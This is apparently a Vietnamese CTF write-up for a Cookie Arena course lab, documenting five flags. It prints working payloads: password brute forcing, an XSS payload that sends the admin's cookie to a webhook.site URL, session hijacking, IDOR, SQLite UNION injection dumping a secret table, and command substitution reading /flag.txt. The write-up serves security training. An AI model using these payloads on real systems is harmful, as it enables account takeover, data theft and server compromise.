CyberJutsu

**BÁO CÁO LỖ HỔNG**

Ngày 15 tháng 12, 2024

**Mô tả:**

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng **K01FE** được thực hiện bởi [nguyennhutlinh2195@gmail.com](mailto:nguyennhutlinh2195@gmail.com)

**Đối tượng:**

* <http://103.97.125.56:31627/>

**Công cụ:**

Burp Suite, DevTools, VS Code

**Thành viên thực hiện:**

[nguyennhutlinh2195@gmail.com](mailto:nguyennhutlinh2195@gmail.com)

**1. Tổng quan**

**K01FE** là một bài kiểm tra cuối khóa học của Cookie Arena

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **K01FE** trên máy tính.

Quá trình kiểm thử được thực hiện dưới hình thức **Blackbox Testing**

**2. Phạm vi**

|  |  |  |  |
| --- | --- | --- | --- |
| Đối tượng | Môi trường | Special Privilege | Source Code |
| K01FE | Web | Không | Không |

**3. Lỗ hổng**

Đây là giao diện của bài lab

A blue and white screen

Description automatically generated

Website gồm 3 chức năng chính là xem Blogs, Đăng kí tài khoản và Đăng nhập

**Mục tiêu 1: Đăng nhập thành công vào tài khoản Harry.**

A screenshot of a computer

Description automatically generated

Để đăng nhập được tài khoản Harry, ta phải biết được Email address và Password

Vào chức năng xem Blogs

A screenshot of a computer

Description automatically generated

Ta tìm được bài Blog của tác giả Harry, ta thử nhấp vào bài Blog:

A screenshot of a computer

Description automatically generated

Thì ta biết được Email address của Harry là [harry@cookiehanhoan.org](mailto:harry@cookiehanhoan.org), bây giờ ta sẽ sử dụng Turbo Intruder của Burp Suite để Brute Force mật khẩu của Harry với danh sách 100 mật khẩu phổ biến

A screenshot of a computer

Description automatically generated

Bây giờ ta đăng nhập với Email address: [harry@cookiehanhoan.org](mailto:harry@cookiehanhoan.org) và Password: iloveyou và thấy được Flag

A screenshot of a computer

Description automatically generated

*FLAG 1: CHH{spAYIng\_atT@cK}*

**Mục tiêu 2: Đăng nhập thành công vào tài khoản Admin.**

Tương tự như Flag 1, ta tìm Email address của Admin là [admin@cookiehanhoan.org](mailto:harry@cookiehanhoan.org) và dùng Turbo Intruder để Brute Force mật khẩu

A screenshot of a computer

Description automatically generated

Kết quả không tìm thấy được mật khẩu, điều này có nghĩa mật khẩu của Admin không nằm trong danh sách các mật khẩu phổ biến.

Ngoài cách Brute Force mật khẩu, ta còn 1 cách để có thể đăng nhập dưới quyền Admin, đó là phải lấy được Cookie của Admin.

A screenshot of a computer

Description automatically generated

Ở chức năng nhập vào Feedback, ta thấy thông báo rằng Admin sẽ đọc Feedback mỗi 3 phút, ta có thể lợi dụng điều này để gửi payload XSS để cướp đi Cookie của Admin.

Thử payload HTML Injection: <i>123456</i> và vào chức năng View Page Source của DevTools

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

Thành công kích hoạt được code HTML, tiếp theo thử payload JavaScript: <script>alert(origin)</script>

A screenshot of a computer

Description automatically generated

Thành công kích hoạt được code JavaScript

Tiếp theo ta tìm payload để khi Admin đọc Feedback sẽ gửi yêu cầu kèm Cookie đến website của ta, ta sử dụng Webhook để nhận yêu cầu ấy.

Payload: <img src="x" onerror="fetch('https://webhook.site/a4af6e10-c8eb-4bd4-97d2-cd420c5f6d30?data\_leak=' + document.cookie)"/>

A screenshot of a computer

Description automatically generated

Ta nhận được Cookie của Admin: eyJ1c2VyX2lkIjozfQ.Z3gLww.tJMs9eKRx4z13KPAzDJ2zb0hmrw

Thay Cookie của tài khoản thành Cookie của Admin, ta thấy được Flag 2:

A screenshot of a computer

Description automatically generated

*FLAG 2: CHH{cR0$S\_$ite\_reQu3s7\_F0RGerY}*

**Mục tiêu 3: Flag được ẩn trong một bài viết của Admin với trạng thái là Private.**

A screenshot of a computer

Description automatically generated

Ở chức năng Blog Posts, có tổng cộng 21 bài Blog, các ID không hiện lên có nghĩa là đang ở trạng thái Private, ở đây là các ID 2,4,5,8,9,10,12,14,16,18,21

Thử vào chức năng Edit của bài Blog có ID 20

A screenshot of a computer

Description automatically generated

Ta thấy URL sẽ nhận vào tham số ID, thử thay đổi giá trị của tham số này bằng các ID private trên, và ta sẽ thấy được Flag khi giá trị ID là 21

A screenshot of a computer

Description automatically generated

*FLAG 3: CHH{Ins3CURe\_d1RECt\_0BjecT\_R3FERENc3}*


**Mục tiêu 4: FLAG được ẩn trong một bảng của cơ sở dữ liệu.**

Ta nghĩ ngay đến SQL Injection. Bây giờ ta tìm các chức năng có khả năng bị lỗi SQL injection.

Ở chức năng Search Blog, ta thử nhập các dấu ngoặc đơn (‘), ngoặc kép (“) thì thấy xuất hiện thông báo lỗi khi nhập dấu ngoặc đơn

A white background with black and white clouds

Description automatically generated



Nghi ngờ chức năng này bị lỗi SQL injection, test tiếp bằng Payload: ' OR 1=1 -- -

A screenshot of a computer

Description automatically generated

Điều kiện 1=1 luôn đúng vì vậy sẽ xuất hiện tất cả các bài Blog => Chắc chắn chức năng Search Blog bị lỗi SQL Injection.

Đầu tiên, ta phải xác định được bảng có bao nhiêu cột và sử dụng Database gì. Sử dụng payload: 1' UNION SELECT 1,2,3 -- -

A white and blue screen

Description automatically generated

Câu lệnh UNION không báo lỗi khi tới số thứ tự 3, có nghĩa bảng có 3 cột

Khi sử dụng payload để kiểm tra Database của ứng dụng: 1' UNION SELECT 1, version(),3 -- - thì ứng dụng báo lỗi, còn khi sử dụng payload: flag' UNION SELECT 1,sqlite\_version(),3 -- - thì ứng dụng hiện ra kết quả

A screenshot of a computer

Description automatically generated

Có nghĩa Database của ứng dụng sử dụng là SQLite

Để khai thác tên của các bảng, ta sử dụng payload: 1' UNION SELECT 1,(SELECT GROUP\_CONCAT(name) FROM sqlite\_master WHERE type='table'),3 -- -

A screenshot of a computer

Description automatically generated

Có 4 bảng: user, flag, blog, feedback => flag ta cần tìm nằm ở bảng flag

Để tìm được tên cột của bảng flag, ta sử dụng payload: 1' UNION SELECT 1,(SELECT sql FROM sqlite\_master WHERE type='table' AND name='flag'),3 -- -

A screenshot of a computer

Description automatically generated

Có 1 cột tên là secret\_flag, bây giờ ta đọc cột này sẽ ra được flag: 1' UNION SELECT 1,(SELECT secret\_flag FROM flag),3 -- -

A screenshot of a computer

Description automatically generated

*FLAG 4: CHH{sImplE\_SqL\_1njEC710n}*

**Mục tiêu 5: Đọc file /flag.txt bên trong hệ thống..**

Để đọc file trong hệ thống, ta nghĩ ngay đến lỗi Command Injection, ta thử đi tìm chức năng có thể bị dính lỗi Command Injection

Trong Profile của Admin, có thêm 1 chức năng khả nghi là Backup Database, thử xem chức năng này hoạt động như thế nào

A screenshot of a computer

Description automatically generated

Khi nhập tên của file Backup, ứng dụng sẽ Backup lại file với tên là <tên\_file>.db

Nghi ngờ ứng dụng sẽ sử dụng câu lệnh Command để thực hiện nén file

Thử chèn câu lệnh Command Injection để khai thác:

A screenshot of a computer

Description automatically generated

Nhưng không có kết quả, ta thử chèn payload sử dụng Command Substitution: $(cat /flag.txt)

A screenshot of a computer

Description automatically generated

*FLAG 5: CHH{c0N9RAtu1Ati0n\_Co0k1E\_wArRIoR\_a362dfb464cab425df573420dea732cd}*